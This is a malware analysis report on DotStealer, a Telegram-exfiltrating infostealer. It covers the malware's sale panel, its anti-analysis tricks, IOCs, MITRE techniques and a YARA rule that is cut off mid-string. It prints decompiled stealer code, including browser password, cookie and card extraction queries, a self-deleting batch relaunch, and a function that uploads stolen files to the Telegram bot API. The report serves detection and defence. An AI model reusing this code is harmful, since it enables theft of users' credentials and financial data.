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Power of integrated Security

DotStealer

Malware Analysis Report

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DotStealer and What You Need to Know

What is DotStealer?

DotStealer is a malware camouflaged by a user-friendly interface that poses a serious threat to user privacy and security. This report discusses in detail the technical characteristics of DOT Stealer and the precautions that can be taken against this threat.

DotStealer is disguised with a user-friendly interface. The single-file build tool simplifies the deployment process, while license key persistence ensures continuous operation on compromised machines. In addition, the double boot prevention feature aims to evade monitoring tools by reducing the risk of detection.


When malware detects sandboxes such as virtual machines, it terminates itself, making analysis difficult. It maintains functionality by blocking debugging tools with anti-debugging techniques and minimizes traces with self-deletion.

DotStealer aims to penetrate deeply into the user's digital life. With visual spying, screenshots are taken to monitor the user's activity. Messaging application intercept allows access to data from platforms such as Telegram and Discord. System fingerprinting algorithm provides detailed information about hardware and network configuration. In addition, personal and financial information is obtained through desktop file heists and crypto wallet heists.

Users and organizations should take various precautions against threats such as DotStealer. Multi-layered defense strategies should be employed, strong passwords and multi-factor authentication should be adopted, system updates should be performed regularly, and email attachments and downloaded files should be carefully reviewed. In addition, software downloads should be sourced from trusted sources.

DotStealer is a serious security threat with the potential to compromise personal and financial information. Therefore, users and organizations should increase their security levels by taking conscious and effective measures against this threat.

Infection Chain



DotStealer Overview




Figure 1- Users panel

DotStealer for sale offers a builder that provides users with a panel for entering Telegram bot tokens and chat IDs. This panel offers options to configure details such as the type of data to steal and where to store the stolen information, including the directory where the stolen data will be stored.




Figure 2- Telegram bot

Having infected the user's system, DotStealer transmits the stolen data to the specified Telegram bot as shown in the Figure 2.




Figure 3- VirusTotal info

DotStealer's hash information does not appear in the VirusTotal result. This indicates that the software **has not been scanned by anyone**. For malware, this is usually the case with newly released products.

Scan result:	This file was detected by [12 / 40] engine(s)
File name:	DotStealerBuild.exe
File size:	5832828 bytes
Analysis date:	2024-01-11 | 03:14:31
CRC32:	7d978b55
MD5:	ce68b9065b9faf52adc77c23af91d522
SHA-1:	e7c13940f5abdb90d98d21115ade31199373c7dd
SHA-2:	6b658612174bf6c9a6609ac86c16ec59d134c0736a71b844c3e8a62f268854a6
SSDEEP:	98304:Etl27OuKr+gvhf2U9Nzm31PMoslkqXf0FvUcwti78OqJ7TPBvc8X6UcA:EwOuK6mn9NzgMoYkSlvUcwti7TQlvcix

Figure 4- Detection Result

On Kleenscan, the malicious build file has a detection rate of 5/40 which is quite low for a stealer. The most used antivirus programs are being bypassed with this stealer.
Bypassed cyber security products; Microsoft Defender, Kaspersky, Comodo, Sophos, McAfee, Avira, Bitdefender and more.

DotStealer Technical Analysis

Stage 1

File Name	svchost.exe
MD5	ce68b9065b9faf52adc77c23af91d522
SHA256	6b658612174bf6c9a6609ac86c16ec59d134c0736a71b844c3e8a62f268854a6
File Type	PE/32




Figure 5- PEStudio result of DotStealer

This is a 32-bit executable binary file. Compilation information and other detailed information about the file appears in the figure.




Figure 6- The directory where the stolen information is stored

It copies the database files containing the **cookie, credit card, login data** information it receives to the directory it created.

Stage 2

```
private static void Main(string[] args)
{
    try
    {
        string text = File.ReadAllText(Program.<Main>g__AssemblyLocation|0_0());
        string[] array = text.Substring(text.IndexOf("[EOF]") + "[EOF]".Length).Split(new char[]
        {
            '|'
        });
        if (array.Length >= 12)
        {
            config.TelegramToken = Program.Rot13(array[0].ToString());
            config.TelegramChatID = Program.Rot13(array[1].ToString());
            string str = Environment.UserName.ToString() + "UserCash";
            config.InstallPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\" + str;
            config.InstallPathFixed = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\" + str;
            config.InstallExeName = "temporallogger.exe";
            try
            {
                config.StartDelay = Convert.ToInt32(Program.Rot13(array[2].ToString()));
            }
            catch (Exception)
            {
```

Figure 7- Copied file

The malware initially hijacks the user's username and creates a directory named **"AdminUserCash"** in the **Appdata\Roaming** path. Within this directory, it copies itself as **"temporallogger.exe"**.

```
        {
            config.TelegramToken = Program.Rot13(array[0].ToString());
            config.TelegramChatID = Program.Rot13(array[1].ToString());
            string str = Environment.UserName.ToString() + "UserCash";
            config.InstallPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationD
            config.InstallPathFixed = Environment.GetFolderPath(Environment.SpecialFolder.Applica
            config.InstallExeName = "temporallogger.exe";
            try
            {
                config.StartDelay = Convert.ToInt32(Program.Rot13(array[2].ToString()));
            }
            catch (Exception)
            {
```

Value	Type
turned	string

Figure 8- Telegram decrypts token

```
    config.TelegramChatID = Program.Rot13(array[1].ToString());
    string str = Environment.UserName.ToString() + "UserCash";
    config.InstallPath = Environment.GetFolderPath(Environment.SpecialFold
```

Value	Type
"656504[redacted]"	string

Figure 9- Telegram decrypts chatID

Telegram Token and ChatID are encrypted using an encryption method called **Rot13** and then decrypted.

```
// Token: 0x0600014C RID: 332 RVA: 0x00007068 File Offset: 0x00005268
public static void runAntiAnalysis()
{
    if (!config.PreventStartOnVirtualMachine || (!persistence.inSandboxie() && !persistence.inVirtualBox() && !persistence.inDebugger()))
    {
        return;
    }
    Environment.Exit(2);
}
```

Figure 10- Anti Analysis technique

The malware performs a check to detect its presence in virtual and debugger environments. This allows the malware to take self-detection and analysis measures by determining if the environment in which it is running belongs to a virtual machine or if a debugger tool is being used.

```
string machineName = Environment.MachineName;
string userName = Environment.UserName;
array = new string[]
{
    "WDAGUtilityAccount",
    "Abby",
    "hmarc",
    "patex",
    "RDhJ0CNFevzX",
    "kEecfMwgj",
    "Frank",
    "8Nl0ColNQ5bq",
    "Lisa",
    "John",
    "george",
```

Figure 11- Machine name and username control

The malware performs two separate **blacklist checks for machine name and username**. If there is a matching machine name or username, it terminates the program.

```
// Token: 0x0600010F RID: 271 RVA: 0x00002FA4 File Offset: 0x000011A4
[SecuritySafeCritical]
public RegistryKey OpenSubKey(string name, bool writable)
{
    RegistryKey.ValidateKeyName(name);
    this.EnsureNotDisposed();
    name = RegistryKey.FixupName(name);
    this.CheckPermission(RegistryKey.RegistryInternalCheck.CheckOpenSubKeyWithWritablePermission, name, writable, RegistryKeyPermissionCheck.Default);
    SafeRegistryHandle safeRegistryHandle = null;
    int num = Win32Native.RegOpenKeyEx(this.hkey, name, 0, RegistryKey.GetRegistryKeyAccess(writable) | (int)this.regView, out safeRegistryHandle);
    if (num == 0 && !safeRegistryHandle.IsInvalid)
    {
        return new RegistryKey(safeRegistryHandle, writable, false, this.remoteKey, false, this.regView)
        {
            checkMode = this.GetSubKeyPermissonCheck(writable),
            keyName = this.keyName + "\\" + name
        };
    }
    if (num == 5 || num == 1346)
    {
```

100 %

Locals

Name	Value	Type
Microsoft.Win32.RegistryKey.GetRegistryKeyAccess returned	0x00020019	int
Microsoft.Win32.Win32Native.RegOpenKeyEx returned	0x00000002	int
this	{HKEY_CURRENT_USER}	Microsoft.Win32.RegistryKey
name	@"Software\GlobalIrisService"	string
writable	false	bool
safeRegistryHandle	{Microsoft.Win32.SafeHandles.SafeRegistryHandle}	Microsoft.Win32.SafeHandles.Safe...
num	0x00000002	int

Figure 12- Registry operation

DotStealer creates a key named **SOFTWARE\GlobalIrisService** in the **HKEY_CURRENT_USER** registry to obtain the necessary system permissions and ensure persistence.

```
string text = Path.GetTempFileName() + ".bat";
string str = Process.GetCurrentProcess().Id.ToString();
using (StreamWriter streamWriter = File.AppendText(text))
{
    streamWriter.WriteLine(":l");
    streamWriter.WriteLine("Tasklist /fi \"PID eq " + str + "\" | find \":\"");
    streamWriter.WriteLine("if Errorlevel 1 (");
    streamWriter.WriteLine(" Timeout /T 1 /Nobreak");
    streamWriter.WriteLine(" Goto l");
    streamWriter.WriteLine(")");
    if (config.MeltFile)
    {
        streamWriter.WriteLine("Del \"" + new FileInfo(new Uri(Assembly.GetExecutingAssembly().CodeBase).LocalPath).Name + "\"");
    }
    streamWriter.WriteLine("Cd \"" + config.InstallPath + "\"");
    streamWriter.WriteLine("Timeout /T 1 /Nobreak");
    streamWriter.WriteLine(string.Concat(new string[]
    {
        "Start \"\" \"",
        config.InstallPath,
        "\\",
        config.InstallExeName,
        "\""
    }));
}
Process.Start(new ProcessStartInfo
{
    Arguments = "/C " + text + " & Del " + text,
    WindowStyle = ProcessWindowStyle.Hidden,
    CreateNoWindow = true,
    FileName = "cmd.exe"
});
Environment.Exit(1);
```

Figure 13- Create .bat file

It creates a bat file, runs this temporary bat file via cmd with Process.Start and then deletes this temporary bat file. It used this kind of recursion and update mechanism to make detection and analysis difficult.




Figure 14- Cmd Command Line

Command line of the .bat file run from cmd.




Figure 15- tmp5F53.tmp.bat script

Commands of the generated .bat file. The first run DotStealerBuild.exe is terminated and deleted from its location. Then it starts temporalloger.exe as a process, which is copied to **Admin_UserCash.**

```
public List<BrowserStealer.CredentialModel> ReadPasswords()
{
    List<BrowserStealer.CredentialModel> list = new List<BrowserStealer.CredentialModel>();
    try
    {
        try
        {
            File.Delete(config.InstallPathFixed + "\\login_data_db");
        }
        catch (Exception)
        {
        }
        string text = this.ProfilePath + "\\Login Data";
        try
        {
            File.Copy(text, config.InstallPathFixed + "\\login_data_db");
            text = config.InstallPathFixed + "\\login_data_db";
        }
        catch (Exception)
        {
        }
        string fullPath = Path.GetFullPath(text);
        if (File.Exists(this.KeyPath) && File.Exists(fullPath))
        {
            using (SQLiteConnection sqliteConnection = new SQLiteConnection("Data Source=" + fullPath + ";pooling=false"))
            {
                sqliteConnection.Open();
                using (SQLiteCommand sqliteCommand = sqliteConnection.CreateCommand())
                {
                    sqliteCommand.CommandText = "SELECT action_url, username_value, password_value FROM logins";
                    using (SQLiteDataReader sqliteDataReader = sqliteCommand.ExecuteReader())
                    {
                        if (sqliteDataReader.HasRows)
                        {
                            byte[] key = BrowserStealer.ChromiumGrabber.ChromiumDecryptor.GetKey(this.KeyPath);
                            while (sqliteDataReader.Read())
                            {
                                if (sqliteDataReader.GetString(0) != "" && sqliteDataReader.GetString(1) != "")
```

Figure 16- Stealing data

The malware copies login information from the **"Login Data"** file in the browser profile file and stores it in a SQLite database. It then uses SQL queries to extract various information from the "logins" table, decrypts it and stores it in a list. The script also creates a temporary **login_data_db** database file, accesses it and deletes it after the process is complete. It performs these operations for **cookies and credit card information** in turn.


SELECT action_url, username_value, password_value FROM logins
SELECT host_key, name, path, encrypted_value, expires_utc FROM cookies
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards

Table 1- SQL queries

```
namespace DotStealer
{
    // Token: 0x02000023 RID: 35
    internal class GrabDesktop
    {
        // Token: 0x0600013D RID: 317 RVA: 0x000066F0 File Offset: 0x000048F0
        public static void get()
        {
            string text = config.InstallPathFixed + "\\" + config.LogFolderName + " - DesktopFiles.zip";
            IEnumerable<string> files = utils.GetFiles(Environment.GetFolderPath(Environment.SpecialFolder.Desktop), "*.*", SearchOption.AllDirectories);
            using (ZipArchive zipArchive = ZipFile.Open(text, ZipArchiveMode.Create))
            {
                foreach (string text2 in files)
                {
                    if (config.GrabFileTypes.Contains(Path.GetExtension(text2).ToLower()) && config.GrabFileSize > new FileInfo(text2).Length)
                    {
                        zipArchive.CreateEntryFromFile(text2, Path.GetFullPath(text2));
                    }
                }
            }
            telegram.sendFile(text, "\ud83d\udda5" + config.UserName + "`s desktop files", "Document");
            File.Delete(text);
        }
    }
}
```

Figure 17- Gets Desktop Files

DotStealer malware zips files from the desktop and saves them in a folder.



```
// Token: 0x06000153 RID: 339 RVA: 0x000075A4 File Offset: 0x000057A4
public static void sendFile(string file, string caption, string type = "Document")
{
    try
    {
        if (!File.Exists(file))
        {
            telegram.sendText("\ud83d\uded1File not found!");
        }
        else if (new FileInfo(file).Length == 0L)
        {
            telegram.sendText("\ud83d\uded1Error occured, the file seems to be empty or corrupted");
        }
        else
        {
            using (HttpClient httpClient = new HttpClient())
            {
                MultipartFormDataContent multipartFormDataContent = new MultipartFormDataContent();
                byte[] content = File.ReadAllBytes(file);
                multipartFormDataContent.Add(new ByteArrayContent(content), type.ToLower(), Path.GetFileName(file));
                httpClient.PostAsync(string.Concat(new string[]
                {
                    "https://api.telegram.org/bot",
                    config.TelegramToken,
                    "/send",
                    type,
                    "?chat_id=",
                    config.TelegramChatID,
                    "&caption=",
                    caption
                }), multipartFormDataContent).Wait();
                httpClient.Dispose();
            }
        }
    }
```

Figure 18- Send Files

The malware interacts with a Telegram bot using the Telegram API and sends the stolen data through it.




Figure 19- TCP/IP

The malware establishes a connection with the server utilized by the system user, and the pilfered data is then transmitted to this **Telegram server**.




Figure 20- Wireshark capture

It was determined that the three way handshake technique was executed using the IP address **149[.]154.167.220**, which was identified as the Telegram server IP address.

IOCs

IPs

149[.]154.167.220

Domains-URLs

https[:]//raw.githubusercontent.com/Shinyenigma/storage/main/dot.txt

Hashs

MD5	ce68b9065b9faf52adc77c23af91d522
SHA1	e7c13940f5abdb90d98d21115ade31199373c7dd
SHA256	6b658612174bf6c9a6609ac86c16ec59d134c0736a71b844c3e8a62f268854a6

MITRE ATT&CK

Technique Name	Technique ID
Query Registry	T1012
Command and Scripting Interpreter: Windows Command Shell	T1059.003
Steal Web Sessions	T1539
Masquerading	T1036
Virtualization/Sandbox Evasion	T1497.003
System Time Discovery	T1124
File and Directory Discovery	T1083
System Information Discovery	T1082
Debugger Evasion	T1622
Web Service	T1102

DETECTION

Yara Rule

```
import "hash"
rule DOTStealer{
    meta:
    author = "Kerime Gencay"
    description = "DOTStealer Rule"
    file_name = "svchost.exe"
    hash = "ce68b9065b9faf52adc77c23af91d522"
strings:
    $str1 = "DOTSTEALER" wide
    $str2 = "DotUpdate.exe" wide
    $str3 = "DotStealer"
    $str4 = "BrowserStealer"
    $str5 = "SELECT action_url, username_value, password_value FROM logins" wide
    $str6 = "SELECT host_key, name, path, encrypted_value, expires_utc FROM
cookies" wide
    $str7 = "SELECT name_on_card, expiration_month, expiration_year,
card_number_encrypted FROM credit_cards" wide
    $str8=  "https://raw.githubusercontent.com/Shinyenigma/storage/main/dot.txt"
wide
    $str9 = "cookies_db" wide
    $str10 = "BrowserPasswords.txt" wide
    $str11 = "CreditCards.txt" wide
    $str12 = "BrowserDownloads.txt" wide
    $str13 = "BrowserDownloads.txt" wide
    $str14 = "get_CardNumber" wide
    $str15 = "credit_cards_db" wide
    $str16 = "login_data_db" wide

    $opc1 = {7E 58 00 00 04 72 2A 07 00 70 28 5C 00 00 0A 28 7C 00 00 0A DE 03 26
DE 00 02 7B 3D 00 00 04 72 48 07 00 70 28 5C 00 00 0A 0B 07 7E 58 00 00 04 72 2A
